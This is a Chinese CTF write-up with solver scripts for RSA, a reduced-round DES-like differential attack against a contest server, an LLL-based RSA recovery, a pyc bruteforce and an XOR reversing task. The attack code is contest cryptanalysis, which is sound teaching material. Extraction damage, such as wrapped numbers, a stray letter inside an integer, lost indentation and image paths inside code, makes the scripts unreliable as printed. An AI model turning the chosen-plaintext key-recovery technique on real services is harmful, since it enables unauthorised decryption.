assert (p1 != 1)

p2 = n1 / p1

p3 = n2 / p1

e = 0x10001

d1 = gmpy2.invert(e, (p1 - 1) * (p2 - 1))

d2 = gmpy2.invert(e, (p1 - 1) * (p3 - 1))

m1 = pow(c1, d1, n1)

m2 = pow(c2, d2, n2)

print long_to_bytes(m1)

print long_to_bytes(m2)

print long_to_bytes(m1)+long_to_bytes(m2)

$ python crypto2.py

flag{afb1e6f2-9acb-efde-ad
7c-246a99d8f1fd}
```

Flag为：flag{afb1e6f2-9acb-efde-ad7c-246a99d8f1fd}

RomeoAndJuliet

发现给了0x1314+0x520的机会去 选择明文 加密，soreatu的博客里介绍了一个WMCTF的idiot box —— DES6轮差分攻击。

可以通过倒数第二轮的差分特征去构造差分攻击的，拿到子密钥，紧接着就可以针对KEY的扩展的漏洞是用LCG就有整个的flag了。

但是攻击的时候发现0x1814次并不能够一次性打出来，而且拿数据慢，所以可能要多打几次。

并且对于相同的DES 发现将keys 倒过来就是解密了。

用来拿数据的脚本(仿照soreatu师傅的板子修改)

```
from json import dump
from tqdm import tqdm
from Crypto.Util.number import long_to_bytes,
getRandomNBitInteger
from pwn import *

def send_msg(io, msg):
    io.sendline(b'[Romeo]:' + msg)

io = remote('123.57.131.167', 33213)
io.recvuntil(b'[Juliet]:My love is:')
rec = io.recvline()
flagc = rec.strip().decode()
io.recv()
```

```
pairs = []
for i in tqdm(range(0x1814//2)):
    p1 = getRandomNBitInteger(64)
    p2 = p1 ^ 0x0000000004000000
    msg1 = long_to_bytes(p1).hex().encode()
    msg2 = long_to_bytes(p2).hex().encode()
    send_msg(io, msg1)
    c1 = int(io.recvline(keepends=False).split(b'[Juliet]:')
[1].strip(), 16)
    send_msg(io, msg2)
    c2 = int(io.recvline(keepends=False).split(b'[Juliet]:')
[1].strip(), 16)
    pairs.append(((p1, p2), (c1, c2)))

dump([flagc, pairs], open("data", "w"))
```

攻击解密脚本：

```
from binascii import hexlify, unhexlify
from Crypto.Util.number import *
from collections import Counter
from tqdm import tqdm
from json import load
import random

s_box = [
    [12, 1, 1, 0, 13, 2, 14, 7, 11, 10, 12, 0, 1, 12, 3, 1,
9, 1, 11, 2, 1, 15, 3, 9, 10, 5, 9, 0, 3, 15, 2, 4, 0, 1, 1,
     4, 1, 0, 0, 6, 0, 5, 0, 1, 2, 1, 1, 14, 2, 5, 14, 9, 2,
10, 4, 0, 1, 1, 7, 0, 0, 0, 0, 0],
    [1, 11, 2, 8, 11, 5, 1, 8, 0, 0, 2, 4, 13, 0, 11, 1, 0,
11, 2, 1, 0, 10, 14, 9, 14, 0, 9, 13, 3, 0, 4, 13, 7, 15, 0,
     15, 3, 8, 0, 9, 14, 14, 0, 1, 1, 15, 0, 3, 0, 6, 2, 2,
0, 6, 2, 12, 1, 5, 1, 4, 0, 4, 1, 10],
    [4, 2, 0, 12, 14, 1, 12, 15, 4, 1, 2, 0, 3, 5, 6, 1, 9,
13, 10, 12, 8, 1, 5, 0, 0, 8, 4, 11, 2, 1, 4, 7, 11, 1, 0,
     10, 0, 1, 9, 14, 1, 7, 3, 14, 5, 0, 0, 0, 10, 0, 1, 5,
1, 1, 0, 15, 3, 8, 0, 3, 2, 15, 13, 9],
    [8, 15, 9, 2, 10, 6, 8, 11, 0, 0, 1, 5, 1, 1, 9, 1, 1,
5, 3, 1, 2, 12, 14, 0, 2, 15, 4, 7, 11, 1, 8, 1, 6, 0, 0, 2,
     0, 14, 1, 0, 11, 13, 0, 1, 14, 0, 1, 13, 5, 7, 6, 12,
6, 3, 5, 1, 1, 0, 3, 0, 9, 2, 0, 9],
    [0, 1, 1, 13, 7, 12, 0, 12, 8, 14, 15, 1, 2, 2, 0, 4, 6,
2, 5, 1, 11, 1, 1, 1, 9, 12, 1, 3, 2, 15, 15, 0, 14, 2, 9,
     2, 0, 1, 0, 1, 0, 10, 15, 14, 13, 11, 0, 2, 0, 0, 1, 1,
6, 11, 8, 5, 4, 10, 0, 9, 0, 3, 10, 9],
    [14, 13, 1, 12, 2, 15, 8, 2, 1, 7, 5, 14, 1, 1, 1, 7, 1,
9, 0, 0, 0, 2, 11, 4, 6, 3, 5, 0, 4, 0, 0, 6, 0, 2, 5, 13,
     12, 0, 4, 1, 13, 1, 10, 0, 1, 1, 2, 10, 5, 14, 6, 0,
14, 3, 12, 1, 13, 1, 1, 2, 9, 1, 0, 6],
    [1, 2, 15, 1, 1, 1, 0, 0, 14, 2, 1, 8, 1, 12, 1, 0, 6,
0, 5, 10, 0, 0, 3, 9, 12, 8, 3, 13, 2, 11, 0, 3, 0, 0, 7,
13,
     0, 1, 0, 0, 6, 2, 4, 10, 9, 15, 1, 2, 11, 2, 4, 8, 13,
5, 7, 12, 1, 1, 1, 11, 12, 14, 11, 0],
    [8, 13, 12, 15, 0, 2, 1, 1, 9, 2, 0, 0, 15, 1, 9, 6, 8,
0, 0, 11, 14, 3, 5, 0, 11, 4, 0, 1, 4, 1, 12, 9, 2, 0, 12,
     8, 10, 11, 1, 3, 15, 1, 3, 1, 7, 10, 6, 0, 1, 1, 7, 13,
1, 0, 8, 4, 0, 1, 2, 1, 6, 2, 7, 0]]
p_box = [19, 14, 15, 3, 10, 25, 26, 20, 23, 24, 7, 2, 18, 6,
30, 29, 1, 4, 9, 8, 27, 5, 13, 0, 21, 16, 17, 22, 12, 31,
         11, 28]
extend_key = [2, 13, 16, 37, 34, 32, 21, 29, 15, 25, 44, 42,
18, 35, 5, 38, 39, 12, 30, 11, 7, 20, 17, 22, 14, 10, 26,
              1, 33, 46, 45, 6, 40, 41, 43, 24, 9, 47, 4, 0,
19, 28, 27, 3, 31, 36, 8, 23]


flagc, pairs = load(open('data', 'r'))



def padding(msg):
    pad_len = (8 - len(msg) % 8) % 8
    return msg + bytes([pad_len] * pad_len)



def expand_key(key_seed=None):
    keys = []
    if key_seed == None:
        key_seed = random.getrandbits(48)
    Keygenerator = KEYGENERATOR(key_seed)
    for _ in range(8):
        keys.append(Keygenerator.next())
    return keys



def inv_key(key):
    a = 0xdeadbeef
    b = 0xbeefdead
    p = 244953516689137
    INV = inverse(a, p)
    key = ((key - b) * INV) % p
    key_inv = [0] * 48
    key_bin = bin(key)[2:].rjust(48, '0')
    for j in range(48):
        key_inv[extend_key[j]] = key_bin[j]
    key_invs = ''.join(key_inv)
    return int(key_invs, 2)


def inv_keys(k8):
    keys = [0]*7 + [k8]
    for i in range(6, -1, -1):
        keys[i] = inv_key(keys[i+1])
    return keys


def inv_p(x):
    x_bin = [int(_) for _ in bin(x)[2:].rjust(32, '0')]
    y_bin = [0] * 32
    for i in range(32):
        y_bin[p_box[i]] = x_bin[i]
    y = int(''.join([str(_) for _ in y_bin]), 2)
    return y


class KEYGENERATOR:
    def __init__(self, seed):
        self.state = seed
        self.a = 0xdeadbeef
        self.b = 0xbeefdead
        self.p = 244953516689137

    def next(self):
        state_bin = bin(self.state)[2:].rjust(48, '0')
        tmp = int(''.join(state_bin[extend_key[_]] for _ in
range(48)), 2)
        self.state = (tmp * self.a + self.b) % self.p
        return self.state


class JULIETENCRYPTBLOCK:
    def __init__(self, key=None):
        self.key = key
        self.keys = expand_key(self.key)

    def s(self, x, index):
        row = (x >> 5 << 1 & 2) + (x % 2)
        col = (x >> 1 & 15)
        return s_box[index][(row << 4) + col]

    def p(self, x):
        binx = [int(_) for _ in bin(x)[2:].rjust(32, '0')]
        biny = [binx[p_box[i]] for i in range(32)]
        y = int(''.join([str(_) for _ in biny]), 2)
        return y

    def expand(self, x):
        binx = bin(x)[2:].rjust(32, '0')
        biny = ''
        index = -1
        for qwer in range(8):
            for j in range(index, index + 6):
                biny += binx[j % 32]
            index += 4
        return int(biny, 2)

    def Funct(self, x, k):
        x_in = bin(self.expand(x) ^ k)[2:].rjust(48, '0')
        y_out = ''
        for i in range(0, 48, 6):
            tmp = int(x_in[i:i + 6], 2)
            y_out += bin(self.s(tmp, i // 6))[2:].rjust(4,
'0')
        y_out = int(y_out, 2)
        y = self.p(y_out)
        return y

    def partenc(self, x, keys):
        binx = bin(x)[2:].rjust(64, '0')
        l, r = int(binx[:32], 2), int(binx[32:], 2)
        for i in range(8):
            l, r = r, l ^ self.Funct(r, keys[i])
        y = (l + (r << 32)) & ((1 << 64) - 1)
        return y

    def enc(self, pt):
        pt = padding(pt)
        c = b''
        for i in range(0, len(pt), 8):
            c_block =
long_to_bytes(self.partenc(bytes_to_long(pt[i:i + 8]),
self.keys)).rjust(8, b'\x00')
            c += c_block
        return c



JK = JULIETENCRYPTBLOCK()
candidate_keys = [Counter() for _ in range(8)]
for _, cs in tqdm(pairs):
    c1, c2 = cs
    if c1 ^ c2 == 0x0400000000000000:
        continue
    l1, l2 = c1 >> 32, c2 >> 32
    r1, r2 = c1 & 0xffffffff, c2 & 0xffffffff
    F_ = l1 ^ l2 ^ 0x04000000
    F_ = inv_p(F_)

    Ep1 = JK.expand(r1)
    Ep2 = JK.expand(r2)

    for i in range(8):
        inp1 = (Ep1 >> (7-i)*6) & 0b111111
        inp2 = (Ep2 >> (7-i)*6) & 0b111111
        out_xor = (F_ >> (7-i)*4) & 0b1111
        for key in range(64):
            if JK.s(inp1 ^ key, i) ^ JK.s(inp2 ^ key, i) ==
out_xor:
                candidate_keys[i][key] += 1



key = []
for i in range(8):
    key.append(candidate_keys[i].most_common(1)[0][0])

key8 = int(''.join(bin(_)[2:].rjust(6, '0') for _ in key),
2)
print(key8)
print(key)
rec_keys = inv_keys(key8)[::-1]
print(rec_keys)

JK = JULIETENCRYPTBLOCK()
FLAGC = long_to_bytes(int(flagc, 16))
```

```
JK.keys = rec_keys
print(JK.enc(FLAGC))
```

ezRSA

在所给task.py的源码中

hint = (p - 297498275426) * inverse(s, M) % M

1

得出p0的值p0 = 297498275426

利用gmpy2模块用模逆求得h1的值，得到

h1=
963613076385261601282752328413138268448252530688709809009341921888915105514200523455524317924798404389800004774588993771045536293139804347010617227767466045379727562914348181035013390602422941173054893137464797844019268565814362851110609160644264226161049842243891856171873825752586312775951634326695170767791643135298363412653510526696039877531340002739827017512583057148910097541118696323183399226121213372390094553030637443448347983086515381289332430858589449979454726100027598021426125148357180778737319680917100191248115310905990860596763944150561932222104886073392395707528288642671380703861197256115071531452640640613904817121760867229589382672178102895128055684306779281200250067156797933235341026847190009480718407117166484766393076422609598800607574823912070209021961733406641328264999710304436827053236155492534078852325337379275871331900991126454837598585425500660996563141470043395590106819096421273400108039248191221288913302866868732732896688337362

20858466167947043707611216475833086953134935651058609015108954636659795688
11519970119869624600309379794167442444292507073300746471025467194872458121
19325549500806109393926145505166836485460582131283456276288223155465522414
62798996949858251281280763597564924093420732963416816516523113235938764585
83964150088283763530695151167298026640220950026959694193743624810907664143
85459297200738185201674785282665665671978205341651386058872588580265151829
72584961377678322693593172796968646470266648442230993364283425638370364542
5112833012951078243635322495925603732

利用sage求解得到p-p0的值

```
e = 65537

c =
11223534598141520071392544441952727165225232358333005778273904279807651365082135278999006409297342081157139972503703772556228315654837441044781410960887536342197257046095815516053582104516752168718754752274252871063410625756822861003235434929734796245933907621657696650609132419469456238860601166224944487116

n =
99499509473364452726944770421623721217675378717234178828554602484867641740497277374806036356486848621495917213623425604565104435195783450029879177770305417469850119739921527698744700219067563802483159458398895082044997907953256062342593605652927874232404778144112740505724215742062859322375891810785229735653
```

```
M =
2885806689653590975514697504072003165581309945445558889543444
7977860024561291577522088308881180672301593806179126486967780
8530424860812531320571904332025673351438973925284538170809466
7859609962150329976464635876510795813006572173793864685042229
5929046549027026355342391321368495859273850048879770723967336
4537096846709015328560143296658613369364185409276191918490455
2124007471885010335611996638702969991357144365838456484023477
6510307073667606745839165960565558076643627671961028346096255
3314126183077502813899859426973206755097724513663181580464111
1544606610298104484949566322400584465768697951648190404300822
2249834427137398960963461731570288764644450696503540615418333
7706749092219550707157105557965413859056665070303834193922566
5715966860156518293944734058511041825865361838485235605844477
9515659572094336288436113622943035625409567381846204618231088
2613348761118326553284470026564088910586490956017084617148655
1051324063048072919441506175269828699099906459481180348242999
7697868826663227791461044396372656192179071848034348839156355
0377486849010865990221638697668353257994570649028681431003133
1014441030385963378593939901260532675444571530249270445888177
0087246756096826458399665871189259565843905803443403164641199
9551116884972497685055797663966254513991751767529622419776344
4792941726384594981374136257464111878129317116704159277130533
5218641956509634702461902739778478086492220510518597018062977
7732068070702201169740435938854036632005350150269874776330733
3611448253078482623832698359696643677691850365315342028180311
685377030483715804511
```

```
hint =
2430246276141286772255648386020135716928313138449848544919350
70185260067606333506015932353862427123338858265133997015775
22498685938541691414316724804357523659514319083860507720945 0
```

```
h1=963613076385261601282752328413138268448252530688709809009
341921888915105514200523455524317924798404389800004774588993
771045536293139804347010617227767466045379727562914348181035
013390602422941173054893137464797844019268565814362851110609
160644264226161049842243891856171873825752586312775951634326
695170767791643135298363412653510526696039877531340002739827
017512583057148910097541118696323183399226121213372390094553
030637443448347983086515381289332430858589449979454726100027
598021426125148357180778737319680917100191248115310905990860
596763944150561932222104886073392395707528288642671380703861
197256115071531452640640613904817121760867229589382672178102
895128055684306779281200250067156797933235341026847190009480
718407117166484766393076422609598800607574823912070209021961
733406641328264999710304436827053236155492534078852325337379
275871331900991126454837598585425500660996563141470043395590
106819096421273400108039248191221288913302866868732732896688
337362085846616794704370761121647583308695313493565105860901
510895463665979568811519970119869624600309379794167442444292
507073300746471025467194872458121193255495008061093939261455
051668364854605821312834562762882231554655224146279899694985
825128128076359756492409342073296341681651652311323593876458
583964150088283763530695151167298026640220950026959694193743
624810907664143854592972007381852016747852826656656719782053
416513860588725885802651518297258496137767832269359317279696
864647026664844223099336428342563837036454251128330129510782
43635322495925603732

a = [int(h1),1,0]

b = [int(-h1*p0)-2**511,-2**511,1]

c = [M,0,0]

aa = [a,b,c]

aa = matrix(aa)

print(aa.LLL())
```

得到

[-67039039649712985497870124991029230637396829102961966888617807218608820150366813865347147128591903743287552540787250416376653571228423066642275206473429200418764077831781011262060959033360679044010508660871491788813950802409206578328800029311179193659383540501854717037220870513102928895129591772776500091]

[-92101866222436224261339516260675014517983789211584283130978308989303855699906
-870809160574961635989963310869325667053012301538280540377966886136890610710255677640123026087538830768042094764041339763558207243526223626913425476976760]

[73737545682383307840067307065705820325267413694345985430788227594779628418088443097383623578721267346526232570433786514029537039459891851612579653844978978891773617326503163936405615611475931195993856005814171501977188093281354830622986520204171442514109468708543093371905197989610995569970734047162944647649900082081875440885419982759550866748906421217929903574846075787857703312132323180227676258847204128734038211955321538919285342248430970813055747734108333112534775521735673888899103156987840583850526442574847190081228147282874305517217758144667359296113434583571393931690454877593770797942222548340944612256479888699412490416529994664477161981670680697388667019552240112801302107503234407894008529513842267111319397021264938038880659577887120291240268066270287972924853114977372014238394768444860890200163829516230686704479347363481458432379475697709852806349854538060355535717696089624539628558971711499803652119849275528202326306443854849785465177117176946098484976507305353312769007258055622704836628850447058219085827078379694015853583673275010288
-779891378671943574577594338310606907703217031241790372785249622290732832203021735159040125684390432993732746902806286304852973161308073194136972944856667248031014030686430788853306178641760491488228109192713578769286486039909371554450485969381159224234889484203815554721565303394441452629011516511231993172229399791281002135261685923468389853497222563582248294899703109318314417527827969254557019828991702898811111315284557123167442600433204430572168491073579800404557956331719465747721008037234526509222974188627867333620490124335568379888047212263960278582470727780330728934391814746640418

1572029228286456657959692912953474452361797832529811260375677767439395758431009015488171146591294868988462294729478607516347884178698509470781367773270742154608032652652144622082599145443600591940691387883073335959310512983972318460040199851072371510270948185027754645172894941750377564591058610029773072518921508294149504821993998354598188203632604177767856573001119738192016038947410735O9

494329424867381713582611989736676598245062876201738057052129148511086580095335061725394102786858607398810250532092438435601870292223861875844647486918880586730199985039983012973602769305162178276599354696314486710137492674376559742791095334771183672133907326960244600662695312785956001636070232182019564382022177294680770308173160479117163688295650387429012293168457612038350073157105544864189152754437418196901812338150229037023612462461322588920685758337954191653931108678638878348268020572127404835768522430600497619630801020989503670121741251069702814701082557557297690985039930821893378619583680596736488241899563002353629198300670240008139542702730730180341914331829160533970359535473705418225350641340479244504669840607258118159383411347899855178140273744579953804788861182109816884026092950628005698754826433137006049182583048211554997087792586756944116370623707694760056396155755196738986691334928215427435797580408337911655371192892029390301880387900020496598625094165297367340948943263915629731033182542128899512681276677497543952935702076713479877111619103911820006824295143649929899276712043538829953306254875202028810390694867976747110913850806685454009650196807677264432296864951272631040416903680]

得到

p-p0=

8708091605749616359899633108693256670530123015382805403779668861368906107102556776401230260875388307680420947640413397635582072435262236269134254769767613

p=p0+上述所求值

```
from Crypto.Util.number import *

import gmpy2
```

```
e = 65537

c =
112235345981415200713925444419527271652252323583330057782739
042798076513650821352789990064092973420811571399725037037725
562283156548374410447814109608875363421972570460958155160535
821045167521687187547522742528710634106257568228610032354349
297347962459339076216576966506091324194694562388606011662249
44487116

n =
994995094733644527269447704216237212176753787172341788285546
024848676417404972773748060363564868486214959172136234256045
651044351957834500298791777030541746985011973992152769874447
002190675638024831594583988950820449979079532560623425936056
529278742324047781441127405057242157420628593223758918107852
29735653

M =
288580668965359097551469750407200316558130994544555888954344
797786002456129157752208830888118067230159380617912648696780
853042486081253132057190433202567335143897392528453817080946
785960996215032997646463587651079581300657217379386468504229
592904654902702635534239132136849585927385004887977072396736
453709684670901532856014329665861336936418540927619191849045
212400747188501033561199663870296999135714436583845648402347
651030707366760674583916596056555807664362767196102834609625
331412618307750281389985942697320675509772451366318158046411
154460661029810448494956632240058446576869795164819040430082
224983442713739896096346173157028876464445069650354061541833
770674909221955070715710555796541385905666507030383419392256
571596686015651829394473405851104182586536183848523560584447
951565957209433628843611362294303562540956738184620461823108
261334876111832655328447002656408891058649095601708461714865
105132406304807291944150617526982869909990645948118034824299
769786882666322779146104439637265619217907184803434883915635
037748684901086599022163869766835325799457064902868143100313
101444103038596337859393990126053267544457153024927044588817
008724675609682645839966587118925956584390580344340316464119
955111688497249768505579766396625451399175176752962241977634
479294172638459498137413625746411187812931711670415927713053
521864195650963470246190273977847808649222051051859701806297
773206807070220116974043593885403663200535015026987477633073
361144825307848262383269835969664367769185036531534202818031
68537703048371580451
```

```
hint =
243024627614128677225564838602013571692831313844984854491935
070185260067606333506015932353862427123338858265133997015775
224986859385416914143167248043575236595143190838605077209450
685849859700984374823868541885167420331841632732930053569707
015276140109614714901663067652082841268152677528260368463381
850101685511153919010087311958007236306125242156103021927637
719541469432628229093680861555373668519989544015858887896600
617508047208581756200229249444288823370055455359594102436928
540730697757949451549432445228983302867854830434926788024612
446241168325481502212117260445453317899326599665390426357687
896376357542978301319483839910274661944558178753779505161035
137350007186420937692290065109619528657196495176299398010145
858494198187743171789739187203303906748335830654343120105396
176302101107243916295349966887139451395294160755210156003924
799806777593420580407785324678759615084759903001782777030117
656984253603293423963478483738440319306551433432174478775870
744857942733649643462359735421571890933308709526776833084794
102358413319143536773631064739149860733977163674556284830607
092812157834340845595506902484263919132052341841303541557763
342927292622324846107477711140780139794946598355795740068016
528582651733097365402353770769566774642637981321497837808307
291034853540962340621354548735579417918127224185822075771249
719789878954722503261009273720688226725820172225211241797526
986541148393034260994262243518720254666184026751041618956005
137769622897034552520217429906865051765826381323002462125989
03123706906104217087

p0 = 297498275426

h1 = gmpy2.invert(hint,M)

p =
870809160574961635989963310869325667053012301538280540377966
886136890610710255677640123026087538830768042094764041339763
5582072435262236269134254769767613+p0

q = n // p

print q

phi = (p - 1)*(q - 1)

d = gmpy2.invert(e,phi)
```

```
m = pow(c,d,n)

print long_to_bytes(m)
```

运行得到p的值与flag

p=11426098159976724615129622580835312249207837035640883882207032306633739510654413328963253517206425808623042239326899717411126775267302638284556461931522427

flag为：flag{388bb794-ccda-f02e-79c6-8e44659c2481}

ez_py

对pyc的文件头进行修复后，使用marshal结合dis进行字节码分析，得出源代码，并写出爆破脚本exp1.py。

```
$ cat exp1.py

import sys
```


```
tmp = [100, 5, 87, 2, 86, 0, 3, 84, 80, 2, 87, 80, 80, 86,
85, 2, 85, 87, 7, 0, 87, 4, 3, 3, 5, 84, 84, 11, 81, 5, 6,
13]

def encode(enc, length):

if length == 0:

return 0

else:

for i in range(length):

enc[i + length] ^= enc[i]

return encode(enc, length >> 1)

import string

s=string.digits+string.ascii_lowercase[0:8]+string.ascii_upp
ercase[0:8]

s=string.digits+string.ascii_letters

s=string.digits+'abcdef'+'a'*32

\#s=string.printable

flag = 'flag{'+s+'}'

f=''

for j in range(32):

for i in s:

flag=('da3c2a074cd3b7e5164cee34170832c8'+i+s)[0:32]

\#flag='da3c2a074cd3b7e5164cee34170832c8'

flag=(f+i+'a'*32)[0:32]

enc = map(ord, flag)
```

```
encode(enc, len(enc) >> 1)

\#encode(tmp, len(enc) >> 1)

if enc[j] == tmp[j]:

print(i,enc)

f+=i

break

\#print(tmp)

print(enc)

print(tmp)

print(flag)

if enc == tmp:

print 'yes,flag is flag{input}!'

else:

print 'wrong.try again!'
```


每一位爆破，发现**flag**为：flag{da3c2a074cd3b7e5164cee34170832c8}

Lihua's for

使用ida进行反编译后，发现是进行了xor加密，写脚本再次xor出现flag。



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char flag[42]; // [rsp+20h] [rbp-60h]
  int a[42]; // [rsp+50h] [rbp-30h]
  int b[42]; // [rsp+100h] [rbp+80h]
  int i_0; // [rsp+1B4h] [rbp+134h]
  int i; // [rsp+1B8h] [rbp+138h]
  int good; // [rsp+1BCh] [rbp+13Ch]

  _main();
  qmemcpy(a, &unk_403040, sizeof(a));
  puts("input flag");
  scanf("%s", flag);  [redacted]
  puts(flag);
  for ( i = 0; i <= 41; ++i )
    b[i] = i ^ flag[i];
  for ( i_0 = 0; i_0 <= 41; ++i_0 )
  {
    if ( a[i_0] != b[i_0] )
    {
      good = 0;
      break;
    }
    good = 1;
  }
  if ( good == 1 )
    printf("good~");
  else
    printf("error!");
  return 0;
}
```



```
data:0000000000403000                 public __mingw_winmain_nShowCmd
data:0000000000403000 ; DWORD _mingw_winmain_nShowCmd
data:0000000000403000 __mingw_winmain_nShowCmd dd 0Ah         ; DATA XREF: __tmainCRTStartup:loc_401330↑w
data:0000000000403004                 align 40h
data:0000000000403040 unk_403040      db  66h ; f             ; DATA XREF: main+1B↑o
data:0000000000403041                 db    0
data:0000000000403042                 db    0
data:0000000000403043                 db    0
data:0000000000403044                 db  6Dh ; m
data:0000000000403045                 db    0
data:0000000000403046                 db    0
data:0000000000403047                 db    0
data:0000000000403048                 db  63h ; c
data:0000000000403049                 db    0
data:000000000040304A                 db    0
data:000000000040304B                 db    0
data:000000000040304C                 db  64h ; d
data:000000000040304D                 db    0
data:000000000040304E                 db    0
data:000000000040304F                 db    0
data:0000000000403050                 db  7Fh ;
data:0000000000403051                 db    0
data:0000000000403052                 db    0
data:0000000000403053                 db    0
data:0000000000403054                 db  64h ; d
data:0000000000403055                 db    0
data:0000000000403056                 db    0
data:0000000000403057                 db    0
data:0000000000403058                 db  32h ; 2
data:0000000000403059                 db    0
data:000000000040305A                 db    0
data:000000000040305B                 db    0
data:000000000040305C                 db  36h ; 6
data:000000000040305D                 db    0
data:000000000040305E                 db    0
data:000000000040305F                 db    0
data:0000000000403060                 db  6Ah ; j
data:0000000000403061                 db    0
data:0000000000403062                 db    0
data:0000000000403063                 db    0
data:0000000000403064                 db  6Ch ; l
data:0000000000403065                 db    0
data:0000000000403066                 db    0
data:0000000000403067                 db    0
data:0000000000403068                 db  3Eh ; >
data:0000000000403069                 db    0
data:000000000040306A                 db    0
data:000000000040306B                 db    0
data:000000000040306C                 db  3Dh ; =
data:000000000040306D                 db    0
data:000000000040306E                 db    0
data:000000000040306F                 db    0
data:0000000000403070                 db  39h ; 9
data:0000000000403071                 db    0
data:0000000000403072                 db    0
